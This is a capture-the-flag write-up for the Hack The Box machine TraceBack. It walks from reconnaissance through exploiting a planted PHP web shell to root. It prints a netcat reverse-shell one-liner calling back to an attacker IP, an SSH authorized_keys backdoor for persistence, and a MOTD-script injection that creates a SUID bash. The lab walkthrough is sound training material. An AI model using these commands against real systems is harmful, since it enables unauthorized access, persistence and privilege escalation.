Hack The Box - TraceBack Writeup

Summary
TraceBack is an easy difficulty machine with the theme of tracing hackers steps in the already compromised system. Initial foothold starts of by finding comment in the source code of website, which hints at potential presence of web-shell backdoor on the system. By using appropriate wordlist we can discover that hacker left a smevk.php backdoor accessible for anyone. After providing default credentials we can leverage this backdoor to get initial foothold as user webadmin. User webadmin can run /home/sysadmin/luvit binary with sysadmin privileges. By providing malicious lua script as argument for this binary it is possible to execute arbitrary system commands and get foothold as user sysadmin. Information gathering as sysadmin revealed that /etc/udpate-motd.d/ directory is owned by root and writable by group sysadmin which we are a part of. It is possible add arbitrary commands to /etc/update-motd.d/00-header and after user log in to system, they will be executed. I was able to exploit this by adding command which adds suid bit to bash binary. After logging in by using SSH backdoor, the command was triggered and I spawned bash shell with root privileges.
Reconnaissance
Nmap
1
nmap -sC -sV -p- -oN nmapAll.txt --max-retries=1 10.10.10.181
1
2
3
4
5
6
7
8
9
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp    open     http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Enumeration
Service Enumeration
| IP Address | Ports Open |
|---|---|
| 10.10.10.181 | TCP: 22, 80 |
Port 80
Technology
1
Apache httpd 2.4.29
Web Content Discovery

Source code:
1
2
3
4
5
6
7
8
9
10
</head>
<body>
	<center>
		<h1>This site has been owned</h1>
		<h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
		<h3> - Xh4H - </h3>
		<!--Some of the best web shells that you might need ;)-->
	</center>
</body>
</html>
Based on the information provided in the source code of the website I started looking for web shell backdoors. I ran ffuf with appropriate wordlist containing known web-shell backdoors.
1
ffuf -w /opt/essentials/wordlists/seclists/Web-Shells/backdoor_list.txt -u http://10.10.10.181/FUZZ -ic

Results proved that I was on the right track and revealed that there is smevk.php backdoor accessible on the website.
Exploitation
smevk.php - backdoor
When I accessed smevk.php on the website, I got prompted for password. By searching for smevk github repository we can find default credentials which are admin : admin.


There are numerous ways to leverage this web-shell to get initial access on the machine. I decided to simply execute reverse shell payload:
Payload:
1
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.27 7003 >/tmp/f
Initial Foothold

After successful execution I got reverse shell connection on the victim machine.
Post Exploitation
Information Gathering

After getting initial foothold as user webadmin, I decided to inspect home directory for some interesting files. There is a interesting note from sysadmin stating that there should be a tool for practicing Lua accessible to us.

Running sudo -l command revealed that we can run /home/sysadmin/luvit binary with sysadmin privileges. This suggests a potential opportunity for lateral movement if we can exploit this.
Lateral Movement
Looking at the usage of the luvit binary we can see that it expects us to provide lua script.
1
sudo -u sysadmin /home/sysadmin/luvit -h
1
2
3
4
5
6
7
8
9
10
11
Usage: /home/sysadmin/luvit [options] script.lua [arguments]

  Options:
    -h, --help          Print this help screen.
    -v, --version       Print the version.
    -e code_chunk       Evaluate code chunk and print result.
    -i, --interactive   Enter interactive repl after executing script.
    -n, --no-color      Disable colors.
    -c, --16-colors     Use simple ANSI colors
    -C, --256-colors    Use 256-mode ANSI colors
                        (Note, if no script is provided, a repl is run instead.)

To exploit this, it is possible to create malicious lua script which will execute system commands with sysadmin privileges. I created simple lateral.lua script which will spawn bash shell.
1
echo 'os.execute("/bin/bash")' > lateral.lua
1
sudo -u sysadmin /home/sysadmin/luvit lateral.lua

After executing this script we get a shell spawned with sysadmin privileges.
Creating SSH backdoor
Now with the access to machine as user sysadmin we should create some sort of backdoor to establish persistence on the machine.
1
ssh-keygen -t rsa
1
echo <<CONTENTS OF PUBLIC KEY>> > /home/sysadmin/.ssh/authorized_keys
1
chmod 600 id_rsa
1
ssh -i id_rsa sysadmin@10.10.10.181

Privilege Escalation
Information Gathering

Running Linpeas revealed that /etc/udpate-motd.d/ directory is writable by group sysadmin which we are a part of.

All files inside this directory are owned by root so any code executed inside will be executed with root privileges.
MOTD
/etc/update-motd.d/ is used to generate the dynamic message of the day (MOTD) that is displayed to users when they log in to the system. According to this article, we can simply add arbitrary commands to /etc/update-motd.d/00-header and after user log in to system they, will be executed.
Executing this particular command will result in adding suid bit to bash binary:
1
echo "cp /bin/bash /home/sysadmin/bash && chmod u+s /home/sysadmin/bash" >> /etc/update-motd.d/00-header

After logging in with our generated key we can see that bash binary was indeed copied to our home directory. By leveraging fact that the suid bit was added, we can escalate our privileges by running bash with -p flag.